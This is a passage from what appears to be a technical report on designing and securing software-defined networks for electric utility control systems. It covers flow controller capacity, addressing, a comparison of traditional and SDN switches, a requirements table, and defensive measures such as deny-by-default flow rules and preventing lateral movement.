SDN implementations must consider a number of factors during their design and operations. These include:

- *Timescale Latency* – The network should be designed to meet or exceed the requirements of its mission. For example, in a power control system network, a protection relay will need to respond to an electric fault within microseconds to prevent potential loss of life and property. A well-architected, local SDN network can meet such a requirement. However, if the needed SDN flow controller involvement is not locally present or is situated too far away, say in an operations center 100 miles away from the station or if the network is congested by traffic causing head-of-line issues on interfaces, the protection relay may be unable to react to the event in time. The loss of locality shifts response time from microseconds to milliseconds or worse.
- *SDN Flow Controller Availability* – The SDN flow controller needs at least the southbound interface in order to function. Singly connected in that manner, the same physical interface must handle all services (i.e., control, management, and frame inspection processing) required for operation of the SDN network. Security and performance gains can be made by adding a second or third interface, thereby separating services so they cannot interfere with each other at the network level. In this way, SDN network inspection traffic cannot interfere with control and management frames and vice versa. In a network storm situation, the SDN network would effectively cease to function as the SDN flow controller becomes

overwhelmed. Southbound and Northbound interface functions also are quite different in terms of timescale. For the SDN flow controller, control and inspection require very small timescales, depending on the mission they may require the SDN flow controller to be able to receive, inspect, analyze, compute, and issue new control instructions to SDN network devices in microseconds. Management is on a completely different timescale, usually measured in seconds. Separation of management and control interfaces prevents their network traffic from interfering with each other, increasing the flow controller's ability to perform its most critical network functions (control and inspection) without possible unnecessary interference coming from the direction of the management plane, such as network security scans, run amok Simple Network Management Protocol (SNMP) queries, network probes, unsolicited service advertisements, network penetration tests, unwanted traffic, etc.

Without access to the SDN flow controller, the network becomes static. Existing flows can continue to run, but neighbor discovery and new flow formation cease, with loss of recoverability, such as during link state failure. On the other hand, when the implementation includes autonomous flow control and operation plane intelligence in the switches themselves such as in the SEL OT-SDN implementation, then they only need the SDN flow controller for provisioning and configuration management.

- *SDN Flow Controller Capacity* – Like any other end-node, an SDN flow controller has limited network resources bounded by hardware and software. For example, an SDN flow controller with its southbound interface connected to an SDN fabric using Gigabit Ethernet is physically limited to receiving approximately 1.4 million frames or 1 gigabit per second, whichever comes first. SDN network devices may be instructed to forward unknown Ethernet traffic coming from end-nodes to the SDN flow controller southbound interface for inspection by Control Plane functions inside the SDN flow controller. If the unknown traffic frames should be forwarded, the SDN flow controller sends new instructions or spoof response messages as appropriate on behalf of a destination. The SDN flow controller also is limited by its internal hardware architecture such as memory bandwidth, central processing unit (CPU) speed, thermal tolerance, and interrupt handling rates. Once the SDN flow controller's computational resources exhaust, new flows fail to form, again sacrificing availability.

  In well-behaved static environments such as those found in OT implementations, the switches can be instructed to drop (and optionally count) unknown traffic, thus minimizing the need for SDN flow controller communication or considerations of SDN flow controller capacity.

  Consideration should also be given as to how the SDN flow controller is provisioned in the network. An SDN flow controller can be virtualized, that is exist as a virtual machine running within a physical computer host, governed by a hypervisor. Incoming frames to the southbound packet inspection interface must be processed by physical hardware and then passed from driver into physical memory of the hypervisor. From there, incoming frames are copied from the hypervisor into memory reserved for the virtual machine's Ethernet driver and copied yet again as frames pass from the virtual device driver and operating system into flow controller program memory space. As these incoming frames are copied, more memory bandwidth and CPU processor time are consumed, eventually reaching the limit where the virtual flow controller cannot meet demand within the SDN network. A virtualized SDN flow controller could also be impacted when it must share the same physical machine with other virtual machines running on the same hardware.

- *Predictability* – That the network device always reliably and correctly forwards frames from source to destination through the distributed SDN network in a consistent and timely manner.

- *Head of Line Queue* – Queue processing within the SDN switches can contributes to jitter, dispersion, latency (due to signal distance and switching gate delay), and lag (queue wait or frame processing delay). As packets arrive on an interface, they are enqueued for processing, either first-in first-out, or using a weighted priority scheme such as QoS or Random Early Detection where higher priority packets moved to the head of the queue before lower priority packets. Large Ethernet frames also take longer to move from media to interface to memory than small ones. Large volumes of small frames can cause the Ethernet driver to interrupt the CPU continuously to the point where there are no more compute cycles available.
- *Network Addressing* – The fine-grained structure and control SDN can bring to networking can render some basic network engineering concepts and practices unnecessary. For example, in IP the network mask, parameter (netmask) is used to define what bits of a network address are the network ID and which bits are the host ID. The IP network module in end-nodes and routers uses netmasks to make basic decisions regarding the locality of source and destination addresses that intercommunicate with one another. That is, whether a neighboring host is adjacent locally (they share the same network ID) and can therefore communicate directly over their common network media (e.g., Ethernet over SDN) or in a different network, in which case packets bound for a remote destination must be forwarded through an adjacent router (i.e., a gateway). An SDN network, however, can directly define and control how end-nodes intercommunicate across the SDN switch fabric regardless of IP address mask. This can make the IP netmask irrelevant. However, once an end-node exists in the network with more than one IP interface, correct assignment of netmasks become vital once again. Incorrect netmasks can create situations where end-nodes and routers believe networks overlap which can lead to communications failures and incitement of packet storms. Intense packet storms have the potential to consume network device resources or overwhelm the SDN flow controller, and risk failing the network's mission. It also can lead to confusing results when using traditional network diagnostic techniques or equipment.

2.3.4 SDN Addressing Scheme Recommendations

SDN implementations can be very flexible and configurable, to the point that "normal" network configuration rules do not necessarily need to be followed. For example, two different nodes with the same IP address can coexist in the same SDN infrastructure as long as the SDN flow rules maintain separation between data flows from or to them. However, this has the possibility of creating confusion when attempting to address network connectivity issues or assessing network traffic using traditional network monitoring tools such as Wireshark[11]. When configuring networks in an SDN environment, the following considerations are recommended:

- Define a unique network number address and mask for the control, management and forwarding planes of the SDN network. When assigning network numbers or subdividing networks into smaller subnetworks, use classless interdomain routing (CIDR) scheme described in RFC1519 [Fuller 1993], obsoleted by RFC 4632 [Fuller 2006], particularly for IPv4. CIDR can also be applied to IPv6,as described in RFC 4291 [Hinden 2006]. When using IPv6 over Ethernet with SDN the use of the simplified /64 CIDR is recommended.
- Assign host interfaces with unique host addresses in their assigned network number with no overlap. Avoid using dynamic host configuration protocol (DHCP) to assign network addresses, especially if the dynamic nature of DHCP could lead to inconsistency with address-based SDN flow rules.

[11] Wireshark is a freely downloadable network analysis tool. See https://www.wireshark.org/ for additional information. (Accessed September 17, 2021)

- Avoid “cutting corners” with addressing as SDN flow rules would otherwise allow. Hosts connecting to SDN networks will still follow IP routing standards regarding routing, network IDs, network masks and locality, particularly if they have more than one interface. Disagreements between them and SDN flow rules could coopt the network.
- Consider using non-routed private address spaces as described in RFC1918 [Rekhter 1998] updated by RFC 6761[12] [Cheshire 2013] for the control and management planes of the SDN that are never routed outside the SDN environment or elsewhere into the organization’s internal networks, or externally with the internet, Control and management plane address assignments should never overlap with the forward/data plane.

2.4 Comparing Old Versus New Switch Technology

To define the environment for comparing old (traditional or managed switch) versus new (SDN switch) technology, the high-speed substation network designed by a domestic electric utility shown in Figure 2-3 (based on [Johnson 2008]) was selected. The design provides for the full separation of operational (e.g., supervisory control and data acquisition [SCADA] or synchrophasor) and non-operational (e.g., voice over IP, data from relays or programmable logic controllers not used for operations) data. Expanding on their design and introducing an SDN switch as the substation LAN cloud enhances their vision by providing true priority and quality of service in both normal and degraded operational environments.




Figure 2-3. Utility Network Architecture

[12] RFC 6761 updates and clarifies the definition and use cases of special domain names for mapping RFC 1918 address spaces in DNS to fully qualified domain names.

This design with SDN provides other benefits not envisioned by the utility as well. For example, it can support the addition of new applications (e.g., demand response, meter reading, remote switching, web-based engineering access (EA), etc.) and redundant communication media in an active-active mode without modification of the infrastructure.

Using this design as the basis for the comparison, the following categories were defined and reviewed with PNNL's network engineers and the SEL SDN project team. Table 2-2 identifies similarities and differences between the switch technologies for each category. The categories are intended to cover the full life cycle of the switch (commissioning, operations, and maintenance), security features, situational awareness capabilities, and general North American Electric Reliability Corporation (NERC) Critical Infrastructure Protection (CIP) requirements.

Table 2-2. Traditional and SDN Switch Comparison

Category	Traditional Managed Switch	SDN Switch
Commissioning a switch	The objective while commissioning a switch for both managed and SDN environments is to establish trust with the switch. The process is quite similar – ensuring firmware is updated and configurations are installed. The mechanics of the process will differ by vendors for both environments. SDN allows for mutual authentication of the SDN flow controller and SDN switch, making it difficult for rogue switches or SDN flow controllers to be used on the network.	
User authentication to switch or control software	Authentication is at the traditional switch and may utilize a variety of methods and protocols.	Authentication is performed at the SDN flow controller and is one way complexity is reduced in the SDN switch. The SDN flow controller and SDN switch may implicitly or through cryptographic means authenticate each other.
Firmware updates	Copied to the traditional switch using Trivial File Transfer Protocol (TFTP) or some form of file transfer into the traditional switch on a manual or third-party schedule.	The SDN flow controller manages firmware upgrades, schedules, and can scale from a single SDN switch to thousands.
Firmware monitored for changes	Manual process is used to compare active and backup firmware versions	The SDN flow controller monitors the firmware version of the SDN switch for changes on a defined schedule. Any detected anomalies result in the firmware version being restored and the generation of alerts.
Configuration backup	Backing up the traditional switch configuration is performed through vendor-specific or third-party applications.	The SDN flow controller maintains the master copy of the configuration for each SDN switch. In addition, these can be duplicated onto a redundant SDN flow controller.
Configuration monitored for change	Manual process to compare active and backup configurations for changes	The SDN flow controller monitors the configuration of the SDN switch for changes on a defined schedule. Any detected anomalies result in the configuration being restored and the generation of alerts.
Support for multi-vendor switch environment	Organizations typically deploy single vendor proprietary switch solutions for ease of maintenance and support.	Most functions supported by open-source versions of the SDN flow controller and SDN switches to ensure interoperability.
Inherent switch security capabilities	Access control lists, whitelisting, and blacklisting capabilities.	SDN provides multiple layers of security including drop by default and whitelisting to ensure only permitted communications occur. In addition, SDN provides for protocol behavior to be enforced for both Information Technology (IT) and SCADA protocols by leveraging SDN attributes and intrusion prevention systems (e.g., Snort in active mode).

Category	Traditional Managed Switch	SDN Switch
Redundant deployment	Support for active – passive redundant communication links.	Support for active – active redundant communication links.
Preventing loops	Requires the use of Rapid Spanning Tree Protocol (RSTP) to prevent network loops.	Networks loops prevented by default with SDN switch technology.
Recovery from communication failure	RSTP used to recover from communication link failure. The length of time to failover varies and results in frame loss until passive link becomes active.	SDN actively monitors link status and can fail over up to 20 times faster than RSTP with only a single frame lost (generally the frame being transmitted at the time of failure).
Quality and priority of service	Provides QoS and PoS for a limited set of data types (VOIP, video, audio)	QoS and PoS can be implemented for any port, protocol, IP address, data type, etc. Also supports QoS and PoS for fully functional and degraded communication scenarios.
Change control	Adding a new traditional switch, upgrading firmware, and making configuration changes typically require a network outage.	Adding a new SDN switch, upgrading firmware, and making configuration changes may be done without a network outage. Firmware updates without an outage require that a redundant SDN switch configuration or multiple path support is deployed.
Performing maintenance	Distributed through the management interface on the managed switch. May be available centrally if a switch management network is available. Switch is taken out of service for maintenance activities.	Centralized through the SDN flow controller application for all SDN switches. Includes configuration changes and firmware updates. The SDN switch does not need to be taken out of service and network outages can be avoided.
Securing the control plane	With managed switches, securing the control plane is done to prevent the route processor from unwanted traffic that could cause a DoS. Securing the control plane is done through a combination if access control lists and Bridge Data Protocol Units (BPDU) frames. BPDU frames are special multicast frames that are communicated in an unsecured manner. These approaches only partially secure the control plane.	The control plane has been removed from the SDN switch and is now centralized on the SDN flow controller. Separating the control plane from the data plane makes network management more flexible. One could argue that SDN allows the control plane to be secured for the first time.
Define unauthorized traffic	Managed switches use access control lists where both the denied and allowed protocols must be defined. The rules are applied to IP address.	The SDN flow controller is used to define which traffic flows are permitted on the network. All other flows are denied by default. The SDN rules can be applied to IP addresses, individual switch ports, or groups of ports. SDN also enables unexpected traffic to be sent to the SDN flow controller for further analysis. This function may be performed by the SDN flow controller itself or delegated to an IPS (e.g., snort in active mode) if full packet inspection is required.
SCADA or industrial control system (ICS) traffic awareness	Not supported natively by the switch but may be supported by third-party application.	The ability to understand any protocol (SCADA or otherwise) is integrated into the SDN environment.
Decision-making time	Managed switches respond more slowly, especially in situations where network events occur more quickly than the personnel managing the switches can respond. Human analysis of network data may be required to respond to the event.	SDN switches make immediate decisions based upon observed traffic. The traffic engineering activities required to deploy SDN switches enable rapid response to cyber and physical events on the network.

Category	Traditional Managed Switch	SDN Switch
Situational awareness	Typically requires the use of third-party Simple Network Management Protocol (SNMP) applications to measure changes in link performance or behavior, test for acceptable performance during faults, and provide status on link availability.	The ability to measure changes in link performance or behavior, test for acceptable performance during faults, and provide status on link availability is integrated into SDN environments.

2.5 Characteristics of an Operational Technology Software-defined Network

OT network environments are different than traditional IT networks, therefore the OT implementation of an SDN environment also must be different. Although SDN was initially developed and implemented in an information technology software defined-networking (IT-SDN), its features are well suited for use in OT environments, with several different assumptions and characteristics. Characteristics of an operational technology software-defined network (OT-SDN) compared with those of an IT-SDN are shown in Table 2-3:

Table 2-3. IT and OT Network Comparison

IT Networks	OT Networks
IT networks tend to be dynamic in nature. Individual nodes like laptops can migrate from one location to another and can be disconnected from the network during the move or when taken home at night.	OT networks tend to be static in nature. Once equipment is placed and configured, it rarely moves from one location or another or is temporarily removed from service.
The dynamic nature of IT networks requires a dynamic method of provisioning IP addresses, such as the Dynamic Host Control Protocol, that allows nodes to be re-assigned new addresses as they move about the infrastructure.	OT networks are static, and addresses can be (and in some cases must be) hard coded in the device configurations.
IT networks must be flexible in the workloads they support.	OT networks have very static and predictable traffic patterns, connection pairs, and protocols.
IT networks must allow dynamic protocol use.	OT networks are similarly predictable in the protocols they need to support.
The flexibility of IT network loads requires the ability to dynamically perform name to address lookups.	OT network flows are static and can be managed without requiring host name to address lookups.

Because of these differences, different assumptions about network behavior can be configured in an OT-SDN environment:

- Physical ports in an OT-SDN environment should be configured to specifically allow only known media access control (MAC) addresses to successfully connect to the physical port. By configuring flow rule filters to block any traffic not from a configured MAC address (in certain cases, MAC addresses representing both unicast and multicast traffic may need to be configured), rogue devices that may be otherwise properly configured cannot connect to the network.
- Similarly, physical ports in an OT-SDN environment should be configured to specifically allow only known IP addresses to successfully connect to the physical port. The combination of MAC and IP address filtering greatly reduces the ability of either rogue or misconfigured devices to connect to the network.
- Since traffic flow patterns (i.e., communicating node pairs) is static in an OT-SDN environment. Flow rules to match on the destination address (IP for Open Systems

Interconnection [OSI] layer 3 and above traffic, and MAC for OSI layer 2 traffic) should be enabled to ensure that a compromised device is unable to establish communication with unauthorized devices on the network. Note, however, that the flow rules will need to accommodate communications to backup and redundant devices to allow continued operation in the event of a primary node failure.

- Because the protocols used in an OT-SDN environment also are static, flow rules that match on acceptable protocols (including UDP and Transmission Control Protocol (TCP) for layer 4 traffic, Address Resolution Protocol (ARP) and Internet Control Message Protocol (ICMP) for layer 3 traffic, and EtherType and virtual local area network (VLAN) tags for layer 2 traffic) can be used to reject any unauthorized protocols. In some cases, a combination of protocol and address can be used to further restrict unauthorized traffic. For example, a relay may be configured to allow IEC 61850 sample value and GOOSE traffic as well as distributed network protocol version 3 (DNP3) (IEEE Standard 1815) traffic, but flow rules can be created that restrict the IEC 61850 traffic to other IEC 61850 devices and restrict the DNP3 traffic to the substation gateway that communicates with the control center.
- The static nature of the OT-SDN environment allows the SDN flow controller to be disconnected while the network operates or be configured as a passive observer providing network monitoring and situational awareness capabilities.

3.0 Requirements for Software-Defined Networks in Energy Delivery Systems

This section identifies the requirements to deploy SDN technology for control system networks and also expand on SDN deployments to provide additional levels of security. SDN is a unique technology because it natively improves cybersecurity of control system networks and also enables new security technologies on both the northbound interface and southbound interfaces of the SDN switch. SDN and a deny-by-default implementation methodology would defeat recent malware exploits that targeted foreign energy infrastructure. The ability to use SDN as an enabler will positively impact many aspects of security, from situational awareness to enforcing SCADA protocol behavior. The requirements are organized into the following sections. The requirements already addressed by the SDN and Watchdog projects will be highlighted in the requirements table.

1. *Reliability and continuous operation* – The first requirements category is in the planning, design, and testing stages of new projects. The control systems that make up our critical energy infrastructure are purpose-built systems requiring the highest levels of reliability and continuous operation. These systems depend on the network to communicate between the devices doing the monitoring and control as well as between the operators and the control devices. All of these actions are pre-engineered and must strictly follow policy. The networks that carry these critical messages need to match the pre-engineered policy enforcement, high-reliability model. Designers must engineer each communications circuit and failover circuit, prove through professional engineering principles the reliability, and methodically test to make sure the system will perform all desired actions before going live.
2. *Managing change* – The second requirements category deals with change control and scalability of the network after it has been deployed and commissioned. It is desirable for energy sector control systems to minimize the number of changes required to keep the system operational. When changes are required, there needs to be a programmatic way to make these changes system-wide at a desired time while having the smallest impact possible to the larger system.
3. *Performance* – The third requirements category addresses engineering the communications circuits and the required performance, as well as the tools to monitor and guard this performance. The desire is to engineer the complete forwarding path the way we engineer power delivery circuits and their failover circuits, ensuring that we do not overload any segment of the circuit. Pre-engineering forwarding circuits for all communications also brings an expectation that the forwarding path will have the same latency, providing a baseline to calculate the deterministic parameters of the messages and validate they are met for the system. Traditional networking on a switched packet infrastructure takes the approach that more bandwidth and application retries make best-effort delivery good enough. This unknown cloud approach is not acceptable for critical infrastructure. There also is a desire to maximize networking asset utilization, eliminating blocking or other degradation technologies.
4. *Network monitoring* –- The fourth requirements category includes continuous supervision and visualization of the entire network for operational monitoring and management. Control system operators need to monitor and respond to network conditions like they do power system conditions. To do this, they need to understand the flows on the system and the expected behavior, be alerted when those behaviors change, and have the tools and training to know what to do to get the system back to normal operating conditions.

5. *Cybersecurity* – The fifth requirements category is the cybersecurity of the network. Control system networks are unmanned networks that often exist in places that are difficult to access physically. The engineers who design and deploy these systems want the capability to approve all services running on the network and deny all other flows by default. Any new communications flow should be approved before being allowed to connect.

Requirements for designing and deploying SDN technology are summarized in Table 3-1.

Table 3-1. Requirements

Requirement Number	Requirement Text	Requirements Category	Exists in SDN and Watchdog projects
General			
G1	Each SDN switch must be autonomous, and capable of starting, restarting, and running without an active SDN flow controller management mode directing it.	1	X
G1a	The SDN flow controller should maintain at least two configurations—a current running version, and a last-known-good version.	2	X
G1b	The power-up configuration on a switch should be the last-known-good version.	1, 2	
G2	Each SDN switch should provide situational awareness information via the northbound interface in a trusted, interoperable manner.	4	X
G3	Each SDN flow controller or SDN switch should provide security event logging in a common format such as syslog.	5	X
Performance			
P1	Extending SDN to enable EDS protocol behavior will not adversely impact performance.	3	
P2	Moving target defense on WAN communications should allow one to distinguish between generator control and market data.	3	
P3	Moving target defense on WAN communications should not introduce jitter or unacceptable latency.	3	
P4	Each SDN switch must be capable of making route or path update decisions in less than 1 millisecond.	3	X
Operations			
O1	The SDN traffic engineering process must define communication pathways in normal and degraded states, accounting for multiple failure scenarios, and options for degradation of non-essential data flows.	3	X
O2	The SDN configuration will support redundant SDN flow controllers to ensure availability of the networking infrastructure and utilize a secure mechanism to exchange information between the SDN flow controllers.	3	
O3	The SDN environment will support EDS networks that use a primary and backup control center.	3	
Security			
S1	The SDN flow controller must authorize all SDN network components including the switch, links, hosts, users, settings, changes, health, etc.	5	
S2	The northbound and southbound communications should be through a cryptographically secure communications channel.	5	X
S3	Default passwords configured on the SDN controller and switches should be changed to a secure password.	5	

Requirement Number	Requirement Text	Requirements Category	Exists in SDN and Watchdog projects
S4	Firmware images should be signed and verified digitally during updates	5	
S5	The SDN flow controller itself needs to be secured against unauthorized access.	5	
S6	The SDN fabric should prevent lateral movement and generate an alert if lateral movement is attempted.	5	
S7	The SDN configuration should be flexible enough to enable “deep packet inspection techniques” to enforce EDS protocol behavior.	5	

4.0 Using SDN to Achieve Specific Security Requirements

> *This section was revised in the report ".Software-Defined Networks for Energy Delivery Systems: Business Function Use Cases" in November 2020,*

This section of the blueprint architecture discusses how various aspects of SDN technology can be applied to addressing security requirements for the networking infrastructure, securing access to the components of the networking infrastructure, or protecting the attached end devices from attack.

4.1 Securing the SDN Flow Controller

Research[13] indicates that the SDN flow controller itself is a valuable target for cyberattack against SDN networks. Figure 4-1 illustrates a rogue SDN flow controller, direct attacks on the SDN flow controller, and attacks on the communication to SDN switches.




Figure 4-1. SDN Security Attack Vectors

To reduce the attack surface of an SDN flow controller and address the attacks described in Figure 4-1, the SDN4EDS project recommends the following architectural elements:

- Configure deny-by-default rules to limit which devices can communicate with the SDN flow controller, how they communicate with the SDN flow controller, and potentially when they communicate with the SDN flow controller.

[13] https://www.networkworld.com/article/2840273/sdn/sdn-security-attack-vectors-and-sdn-hardening.html (Accessed September 17, 2021)

- Implement cryptographic protections to secure all applications communicating with the northbound interface on the SDN flow controller.
- Configure deny-by-default rules to limit which devices can communicate with the SDN switch, how they communicate with the SDN switch, and potentially when they communicate with the SDN switch.
- Implement cryptographic protections to provide mutual trust between the legitimate SDN flow controller and SDN switch to eliminate rogue SDN flow controllers or SDN switches over the southbound interface.
- Configure each SDN switch with unique cryptographic keys to provide mutual authentication with the SDN flow controller.
- Encrypt all traffic that flows between the SDN flow controller and SDN switch over the southbound interface and authenticate it using algorithms approved by the National Institute of Science and Technology.
- Log flows received and installed on the SDN switches to detect attempted rogue SDN flow controller connections.
- Avoid reactive SDN flow controller installations, if possible, to prevent DoS attacks on the SDN flow controller.
- Implement SDN flow controller fail-over or backup options in the event a compromised SDN flow controller needs to be restored.

Note that in a hybrid environment, (i.e., an Ethernet environment that contains both SDN switches and traditional network switches), the provisions described can be used to protect the SDN environment, including the interface between the SDN and traditional environments, but will have little impact on the security of the traditional switches and the devices connected to them.

The SEL 5056 SDN flow controllers can be configured to communicate with SDN switches using communications secured with transport layer security-based encryption and authenticated using digital certificates. This configuration is allowed by the OpenFlow 1.3 specification but is not required by it. By using this encrypted and authorized configuration, SDN switches will only accept commands to modify their SDN flow rules from authorized SDN flow controllers. In an OT-SDN environment, all SDN flow rules are proactively configured (i.e., configured in advance), so the SDN flow controller has no role in the real-time operations of the SDN switch, thus minimizing the impact of a DoS attack against the controller

4.2 Securing the SDN Flow Controller’s Underlying Environment

4.3 Securing Access to the Network

The first line of defense for securing an SDN environment is to only allow authorized nodes to connect to the network. This is accomplished by flow rules that implement ingress filtering. This filtering can be implemented by matching by MAC address, IP address, IP protocol (e.g., TCP, UDP), VLAN tag, source and destination TCP or UDP port, etc. the most common methods include filtering by IP address and TCP or UDP ports. If VLANs are implemented, they are also used to provide filtering and traffic management similar to VLAN implementations in traditional networks.

Providing MAC address filtering in ingress filters can provide an increase insecurity by detecting rogue devices that are configured with the same IP addresses and traffic patterns (i.e., TCP and UDP traffic usage), however, there are two problems with implementing MAC address filtering.

The first issue with MAC address filtering is an operational consideration. Since each end device has a unique legitimate address, replacement of a failed devices will present a different MAC address to the SDN switch. Unless the flow rule is updated to accept the new MAC address (and reject the MAC address from the failed equipment), the replacement equipment will not be able to participate in any network communications. The updating of the SDN flow rule will require additional actions to perform the replacement, and may require additional staff, which will cause the equipment outage to last longer than it would have in a traditional network environment. This may be acceptable in some environments, but not in others.

The second issue with MAC address filtering is that while MAC addresses are intended to be unique to each ethernet controller, many ethernet controllers support the ability to modify the MAC address. This can be used to mitigate the maintenance issue discussed above – the replacement equipment can be configured to have the same MAC address as the failed equipment thereby not requiring any SDN flow rule changes; however, it can also be used by rogue devices to masquerade as legitimate devices in the network.

Thus, while MAC address filtering appears to resolve the issue of rogue device addressing, it introduces a false sense of security, and should therefore not be relied upon to prevent rogue or masquerading devices access to the SDN environment.

4.4 Preventing Lateral Movement

Lateral movement is a term used to describe how an adversary traverses a network from one compromised system with the objective of gaining additional points of control. An adversary may conduct reconnaissance from a compromised system to identify available ports and services to target for their next exploit[14]. In an EDS network, let's assume that an adversary has compromised the Historian. From the Historian, the adversary would like to pivot to another device such as the Human Machine Interface (HMI) in order to manipulate the system.

To minimize the ability of an adversary to move laterally in the EDS network, SDN flow rules are used. The default configuration needs to be "deny all communication" unless explicitly permitted. Next, flow rules are created that define both the type and direction of communication. Figure 4-2 and Figure 4-3 identify how fields are matched using processing defined by the OpenFlow specification [OpenFlow 2012] in a SEL SEL-2740S SDN switch. One or more rules will be created to allow a SCADA server or other device to initiate communication with the Data Historian.[15] With no rule created to allow the Data Historian to communicate with these devices, it cannot initiate communication, so the adversary is unable to conduct further reconnaissance of the network. If an adversary were to attempt scanning or lateral movement, the traffic would not match an SDN flow rule and would be dropped and logged. The beneficial result is the Data Historian cannot be used effectively as a launch point to move laterally through the EDS network.

[14] see http://www.securityweek.com/lateral-movement-when-cyber-attacks-go-sideways (Accessed September 17, 2021)

[15] A Data Historian is a software program that records and retrieves production and process data by time; it stores the information in a time series database that can efficiently store data with minimal disk space and fast retrieval.

